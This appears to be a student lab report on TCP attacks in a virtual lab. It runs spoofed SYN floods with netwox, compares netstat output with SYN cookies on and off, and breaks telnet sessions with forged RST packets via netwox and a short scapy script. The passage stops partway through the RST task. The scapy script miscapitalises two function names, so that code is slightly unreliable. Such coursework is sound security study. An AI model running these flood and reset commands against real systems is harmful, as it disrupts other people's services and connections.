

TCP/IP Attacks

Objective

The objective of this assignment is to gain knowledge on vulnerabilities, as well as on attacks against these vulnerabilities which help us to learn the principles of secure design, secure programming, and security testing. The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought.


In this lab, following topics are going to cover where we need to conduct several attacks on the TCP protocol:

- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

Network setup

Three machines are used to conduct the TCP/IP attacks lab and their IP address are as follows:

1. Attacker- 10.0.2.9
2. Observer- 10.0.2.10
3. Victim- 10.0.2.11



Lab Tasks

Task 1: SYN Flooding Attack

Objective:

In this task, we need to demonstrate the SYN flooding attack by using the Netwox tool to conduct the attack and then using a sniffer tool to capture the attacking packets. While the attack is going on, required to run the "netstat -nat" command on the victim machine, and compare the result with that before the attack. Please also describe whether the attack is successful or not



For containing the SYN requests, the TCP SYN queue is used. The incoming SYN packets are dropped once the queue is full. With the help of the given command, we can check the size of the queue in Linux.

```
sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

```
[02/03/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128
```

Observed that the default TCP maximum syn_backlog queue size is 128 for all three VM's. If needed, then it can be increased or decreased by updating the entry into the /etc/sysctl.conf file.



Execute "netstat -tuna" command before the attack to compare results after the SYN flood attack on the victim's machine.

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.11:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN
udp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
udp	0	0	10.0.2.11:53	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:33333	0.0.0.0:*	LISTEN
udp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:42044	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:68	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:631	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:5353	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:43921	0.0.0.0:*	LISTEN
udp6	0	0	:::57313	:::*	ESTABLISHED
udp6	0	0	:::1:42015	::1:52980	ESTABLISHED
udp6	0	0	:::53	:::*	ESTABLISHED
udp6	0	0	:::57427	:::*	ESTABLISHED
udp6	0	0	:::5353	:::*	ESTABLISHED
udp6	0	0	:::1:52980	::1:42015	ESTABLISHED

Observed that before the SYN flood attack, all ports are open on the victim's system and can listen to any incoming packets.



In this task, using **Netwox** tool to conduct the SYN flood attack and sniffer tool to capture the attacking packets.

- Executed given command using netwox tool for doing the SYN flood attack: `sudo netwox 76 --dst-ip 10.0.2.11 --dst-port 80 --spoofip "raw"`

```
[02/03/21]seed@VM:~$ sudo netwox 76 --dst-ip 10.0.2.11 --dst-port 80 --spoofip "raw"
```

Observation:

Netwox 76 was used by the attacker to give the victim a spoofed SYN request under port 80. The packet type must be raw, or else the attacker sends an ARP request for the spoofed source IP's address.

- Parallel ran sniffer tool (wireshark) to capture the packets that are sent to the destination IP address 10.0.2.11 and destination port 80.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-02 23:55:58.111000	241.135.230.1	10.0.2.11	TCP	54	50558 → 80 [SYN] Seq=23908
2	2021-02-02 23:55:58.111000	57.204.22.156	10.0.2.11	TCP	54	42274 → 80 [SYN] Seq=32284
5	2021-02-02 23:55:58.111000	50.123.79.195	10.0.2.11	TCP	54	50717 → 80 [SYN] Seq=82422
6	2021-02-02 23:55:58.111000	142.153.138.1	10.0.2.11	TCP	54	17716 → 80 [SYN] Seq=10043
9	2021-02-02 23:55:58.111000	57.204.22.156	10.0.2.11	TCP	60	42274 → 80 [RST, ACK] Seq=427275
10	2021-02-02 23:55:58.111000	50.123.79.195	10.0.2.11	TCP	60	50717 → 80 [RST, ACK] Seq=35780
11	2021-02-02 23:55:58.111000	142.153.138.1	10.0.2.11	TCP	60	17716 → 80 [RST, ACK] Seq=4
12	2021-02-02 23:55:58.111000	84.181.178.1	10.0.2.11	TCP	54	3977 → 80 [SYN] Seq=427275
13	2021-02-02 23:55:58.111000	128.35.133.81	10.0.2.11	TCP	54	14157 → 80 [SYN] Seq=35780
16	2021-02-02 23:55:58.111000	84.181.178.1	10.0.2.11	TCP	60	3977 → 80 [RST, ACK] Seq=4
17	2021-02-02 23:55:58.111000	128.35.133.81	10.0.2.11	TCP	60	14157 → 80 [RST, ACK] Seq=4
18	2021-02-02 23:55:58.111000	60.247.37.87	10.0.2.11	TCP	54	57639 → 80 [SYN] Seq=16554
19	2021-02-02 23:55:58.111000	73.121.208.95	10.0.2.11	TCP	54	16078 → 80 [SYN] Seq=29585
21	2021-02-02 23:55:58.111000	60.247.37.87	10.0.2.11	TCP	60	57639 → 80 [RST, ACK] Seq=4
23	2021-02-02 23:55:58.111000	73.121.208.95	10.0.2.11	TCP	60	16078 → 80 [RST, ACK] Seq=4
24	2021-02-02 23:55:58.111000	160.167.224.1	10.0.2.11	TCP	54	38498 → 80 [SYN] Seq=27177
25	2021-02-02 23:55:58.111000	136.180.97.1	10.0.2.11	TCP	54	59086 → 80 [SYN] Seq=24653
27	2021-02-02 23:55:58.111000	160.167.224.1	10.0.2.11	TCP	60	38498 → 80 [RST, ACK] Seq=4
29	2021-02-02 23:55:58.111000	136.180.97.1	10.0.2.11	TCP	60	59086 → 80 [RST, ACK] Seq=4
30	2021-02-02 23:55:58.111000	63.17.192.138	10.0.2.11	TCP	54	23090 → 80 [SYN] Seq=76672
31	2021-02-02 23:55:58.111000	172.196.108.1	10.0.2.11	TCP	54	3834 → 80 [SYN] Seq=196610
34	2021-02-02 23:55:58.111000	63.17.192.138	10.0.2.11	TCP	60	23090 → 80 [RST, ACK] Seq=4
35	2021-02-02 23:55:58.111000	172.196.108.1	10.0.2.11	TCP	60	3834 → 80 [RST, ACK] Seq=4
36	2021-02-02 23:55:58.111000	196.255.56.1	10.0.2.11	TCP	54	3531 → 80 [SYN] Seq=398486
37	2021-02-02 23:55:58.111000	224.226.63.57	10.0.2.11	TCP	54	24586 → 80 [SYN] Seq=12056

Observation:

We can see that the spoofed TCP SYN packets being sent to the victim with different IP addresses.

Also, we didn't see any packet with ACK amongst all packets.

- While the attack was in progress, executed “netstat -utna” on the victim’s machine to compare the connection before and after the SYN flood attack.

```

Victim [Running] - Oracle VM VirtualBox
Terminator /bin/bash /bin/bash 66x24
tcp        0      0 0.0.0.0:23          0.0.0.0:*
              LISTEN
tcp        0      0 127.0.0.1:953       0.0.0.0:*
              LISTEN
tcp        0      0 127.0.0.1:3306       0.0.0.0:*
              LISTEN
tcp6       0      0 ::1:80             ::*:*
              LISTEN
tcp6       0      0 ::1:53             ::*:*
              LISTEN
tcp6       0      0 ::1:21             ::*:*
              LISTEN
tcp6       0      0 ::1:22             ::*:*
              LISTEN
tcp6       0      0 ::1:3128           ::*:*
              LISTEN
tcp6       0      0 ::1:953            ::*:*
              LISTEN
tcp6       0      0 10.0.2.11:80        245.151.2.92:6553
              SYN_RECV
tcp6       0      0 10.0.2.11:80        255.144.232.15:17882
              SYN_RECV
tcp6       0      0 10.0.2.11:80        253.112.100.143:3537
              SYN_RECV

```

Observation:

We can see that packet sends out the SYN-ACK packet as the victim's syn queue is filled up and waits for the ACK that can be seen as SYN-RECV, which indicates that the link is half-opened.

- **Please also describe how you know whether the attack is successful or not**

The Attack was not successful because while performing this attack SYN Cookie of the Victim's machine was turned ON. In particular, the use of SYN cookies allows a server to avoid dropping connections when the SYN queue fills up.

SYN Cookie Countermeasure: SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack.

- **When SYN cookie mechanism OFF**

- Executed given command on victim's machine to turn off the SYN cookie mechanism.

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
```

```

[02/03/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/03/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/03/21]seed@VM:~$ 

```

- **Observed** that the TCP SYN cookies are turned OFF when validating the cookie in sysctl.
- From Observer machine, executed telnet command to login victim's machine.

```

[02/04/21]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

```

Observation:

The observer is successfully able to log in to the victim's machine using telnet. And now both observer and victim can communicate amongst each other.

- Now on victim's machine, executed "[netstat -tna](#)" to check the state of all connections.

```

[02/04/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 10.0.2.11:53            0.0.0.0:*
tcp     0      0 127.0.1.1:53            0.0.0.0:*
tcp     0      0 127.0.0.1:53            0.0.0.0:*
tcp     0      0 0.0.0.0:22             0.0.0.0:*
tcp     0      0 0.0.0.0:23             0.0.0.0:*
tcp     0      0 127.0.0.1:953           0.0.0.0:*
tcp     0      0 127.0.0.1:3306           0.0.0.0:*
tcp     0      0 10.0.2.11:23            10.0.2.10:49538      ESTABLISHED
tcp6    0      0 :::80                  :::*
tcp6    0      0 :::53                  :::*
tcp6    0      0 :::21                  :::*
tcp6    0      0 :::22                  :::*
tcp6    0      0 :::3128                :::*
tcp6    0      0 :::1:953               :::*

```

Observed that one port has established the connection where a local address is 10.0.2.11 and foreign address is 10.0.2.10

- Since we have validated that connections are established and also able to do telnet from observer's machine before doing SYN flood attack. Now, performing
- Executed given command from Attacker's machine:
[sudo netwox 76 -i 10.0.2.11 -p 23 -s raw](#)
- Parallel to this, executed "[netstat -tna](#)" from Victim's machine.

```

Every 2.0s: netstat -tna
Thu Feb  4 01:44:52 20
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp    0      0      10.0.2.11:53         0.0.0.0:*
tcp    0      0      127.0.1.1:53         0.0.0.0:*
tcp    0      0      127.0.0.1:53         0.0.0.0:*
tcp    0      0      0.0.0.0:22          0.0.0.0:*
tcp    0      0      0.0.0.0:23          0.0.0.0:*
tcp    0      0      127.0.0.1:953        0.0.0.0:*
tcp    0      0      127.0.0.1:3306        0.0.0.0:*
tcp    0      0      10.0.2.11:23         250.129.109.22:10787   SYN_RECV
tcp    0      0      10.0.2.11:23         252.145.77.156:38822   SYN_RECV
tcp    0      0      10.0.2.11:23         248.63.62.118:55278   SYN_RECV
tcp    0      0      10.0.2.11:23         249.120.195.161:9429   SYN_RECV
tcp    0      0      10.0.2.11:23         242.230.150.47:28026   SYN_RECV
tcp    0      0      10.0.2.11:23         242.221.151.60:29723   SYN_RECV
tcp    0      0      10.0.2.11:23         253.80.71.112:6014    SYN_RECV
tcp    0      0      10.0.2.11:23         248.87.158.126:19474   SYN_RECV
tcp    0      0      10.0.2.11:23         240.246.247.190:42917   SYN_RECV
tcp    0      0      10.0.2.11:23         247.128.11.141:22185   SYN_RECV
tcp    0      0      10.0.2.11:23         253.178.22.0:24345    SYN_RECV
tcp    0      0      10.0.2.11:23         253.162.5.117:20070   SYN_RECV
tcp    0      0      10.0.2.11:23         245.247.224.253:12649   SYN_RECV
tcp    0      0      10.0.2.11:23         246.87.160.147:57401   SYN_RECV
tcp    0      0      10.0.2.11:23         240.141.160.116:20262   SYN_RECV
tcp    0      0      10.0.2.11:23         255.100.86.92:3628    SYN_RECV
tcp    0      0      10.0.2.11:23         241.59.82.195:53815   SYN_RECV
tcp    0      0      10.0.2.11:23         247.137.210.88:45688   SYN_RECV
tcp    0      0      10.0.2.11:23         254.206.212.40:48794   SYN_RECV
tcp    0      0      10.0.2.11:23         243.40.155.93:45649   SYN_RECV
tcp    0      0      10.0.2.11:23         249.109.108.23:58569   SYN_RECV
tcp    0      0      10.0.2.11:23         247.148.157.170:26752   SYN_RECV
tcp    0      0      10.0.2.11:23         254.217.172.3:52441   SYN_RECV
tcp    0      0      10.0.2.11:23         240.214.172.252:23600   SYN_RECV

```

Observed that the packets send out the SYN-ACK packet as the victim's queue is filled up then instead of reviewing ACK (or ESTABLISHED), started receiving SYN_RECV which defines that the server maintains state for all half-open connections.

- When the netwox command was running, then parallel validated to login Victim' machine using telnet.

```

[02/04/21]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...

```

Observed that, we are unable to connect to the 10.0.2.11 machine during the SYN flood attack but were able to login before the attack.

- When SYN cookie mechanism ON**
 - In this task, we need to observe the SYN flood attack process with the SYN cookie **ON** mechanism.
 - Executed given command to turned **ON** SYN cookie
`sudo sysctl -w net.ipv4.tcp_syncookies=1`

```
[02/03/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/03/21]seed@VM:~$
```

Observed that SYN-Cookie has set to 1 which means it's ON.

- Executed netwox command on Attacker's machine
`sudo netwox 76 -i 10.0.2.11 -p 23 -s raw`
- Parallel ran "netstat -tna" from Victim's machine to get the network states.

Protocol	Local Address	Foreign Address	Status
tcp	0 10.0.2.11:23	241.106.150.96:58953	SYN_RECV
tcp	0 10.0.2.11:23	248.90.202.230:32087	SYN_RECV
tcp	0 10.0.2.11:23	243.113.160.99:11133	SYN_RECV
tcp	0 10.0.2.11:23	246.187.215.212:32013	SYN_RECV
tcp	0 10.0.2.11:23	247.48.145.218:36794	SYN_RECV
tcp	0 10.0.2.11:23	243.80.90.81:7777	SYN_RECV
tcp	0 10.0.2.11:23	242.64.197.227:37650	SYN_RECV
tcp	0 10.0.2.11:23	246.8.36.50:48400	SYN_RECV
tcp	0 10.0.2.11:23	249.151.224.8:53710	SYN_RECV
tcp	0 10.0.2.11:23	249.139.240.47:21826	SYN_RECV
tcp	0 10.0.2.11:23	248.131.143.73:30167	SYN_RECV
tcp	0 10.0.2.11:23	244.206.154.171:6064	SYN_RECV
tcp	0 10.0.2.11:23	247.173.156.139:29716	SYN_RECV
tcp	0 10.0.2.11:23	246.126.168.254:40530	SYN_RECV
tcp	0 10.0.2.11:23	240.199.132.218:3385	SYN_RECV
tcp	0 10.0.2.11:23	244.178.127.134:17044	SYN_RECV
tcp	0 10.0.2.11:23	243.86.209.15:10034	SYN_RECV
tcp	0 10.0.2.11:23	255.94.92.206:11041	SYN_RECV
tcp	0 10.0.2.11:23	251.150.115.129:60320	SYN_RECV
tcp	0 10.0.2.11:23	240.126.207.27:64782	SYN_RECV
tcp	0 10.0.2.11:23	254.24.187.94:46146	SYN_RECV
tcp	0 10.0.2.11:23	10.0.2.10:49548	TIME_WAIT
tcp	0 10.0.2.11:23	248.129.123.75:45369	SYN_RECV
tcp	0 10.0.2.11:23	255.101.253.60:15067	SYN_RECV
tcp	0 10.0.2.11:23	240.20.232.170:45601	SYN_RECV
tcp	0 10.0.2.11:23	247.204.152.207:25071	SYN_RECV
tcp	0 10.0.2.11:23	249.122.57.107:40191	SYN_RECV
tcp6	0 ::1:80	::*	LISTEN
tcp6	0 ::1:53	::*	LISTEN
tcp6	0 ::1:21	::*	LISTEN
tcp6	0 ::1:22	::*	LISTEN
tcp6	0 ::1:631	::*	LISTEN
tcp6	0 ::1:3128	::*	LISTEN
tcp6	0 ::1:953	::*	LISTEN

Observed that Victim's machine is maintaining a half-open connections state for all network ports.

- When the netwox command was running on Attacker's machine, executed telnet command from Observer's machine.

Observed that with SYN cookie ON and with SYN flood attack, able to connect to Victim's machine using telnet.

Conclusion:

The use of SYN cookies offers effective protection against SYN flood attacks. Hence, when SYN Cookie is **ON** in Victim's machine (10.0.2.11) then we can connect to this machine using telnet from Observer's machine (10.0.2.10) whereas not able to connect 10.0.2.11 when SYN Cookie is **OFF**. Therefore, we can say that the SYN flood attack is successful only when the SYN cookie is OFF.

- Please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.

SYN cookies are a technical attack mitigation technique whereby the server replies to TCP SYN requests with crafted SYN-ACKs, without inserting a new record to its SYN Queue. Only when the client replies to this crafted response a new record is added. This technique is used to protect the server SYN Queue from filling up under TCP SYN floods.

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

In this task, we need to launch a TCP RST attack to break an existing telnet connection between A and B. After that, try the same attack on an ssh connection.

- TCP RST packets can be generated and sent by the attacker through the netwox 78 tools.
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]



TCP RESET Attack on TELNET connections between two machines

- By using **netwox** tool to launch the TCP RST attack to break an existing telnet connection between A(Victim) and B(Observer).
 - Executed telnet command from Observer's machine to make the connection between Victim's and Observer's machine.
telnet 10.0.2.11

```
[02/04/21]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^J'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  4 03:29:07 EST 2021 from 10.0.2.10
on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Observation:


The observer is now able to communicate with the victim as connections are established between them using the telnet command.

- In the Wireshark, we can see that a connection has been established between A(Observer) and B(Victim)



Observed that the ACK packet has been received by B(10.0.2.11) which was sent from A(10.0.2.10)

- Since for this lab, we are assuming attacker and victims are on the same LAN. Therefore, the attacker is also able to see the Wireshark packets as shown above.
- When the connection was establishing between A and B then executed netwox command for telnet on Attacker's machine:
`sudo netwox 78 -i 10.0.2.11`
- Captured the TCP RST attack on Wireshark as shown below:




Observation:

In this picture 10.0.2.11 is requesting TCP RST to 10.0.2.10 wherein it was performed by the attacker, not the 10.0.2.11 machine.

Hence, the TCP RST Attacks on telnet connections were successful when performed with the netwox tool.

- **By using scapy** to launch the TCP RST attack to break an existing telnet connection between A(Victim) and B(Observer).
 - Executed telnet command from Observer's machine to make the connection between Victim's and Observer's machine or we can say, machine A and B. [telnet 10.0.2.11](#)
 - In the Wireshark, we can see that a connection has been established between machines A and B.



Observed that the TCP **ACK** has been received after getting the SYN, SYN-ACK. Hence, a connection establishes between A and B.

- Taking this packet details such as; Source and Destination IP addresses, Source and Destination ports, Sequence Number, Acknowledgment number to write scapy program in python.

```
#!/usr/bin/python
from scapy.all import *
print("Sending TCP reset packets")
ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=49562, dport=23, flags="R", seq=3906526842, ack=1375735241)
pkt = ip/tcp
Ls(pkt)
Send(pkt, verbose=0)
```

Here we have used details from TCP ACK packet of Wireshark

where,
src=source IP address
dst = destination IP address
sport = source port
dport = destination port
flags = Particular state of connection
seq = sequence number
ack = acknowledgement number

We have used flags="R" in scapy program which will reset the TCP connections established between two hosts A and B.

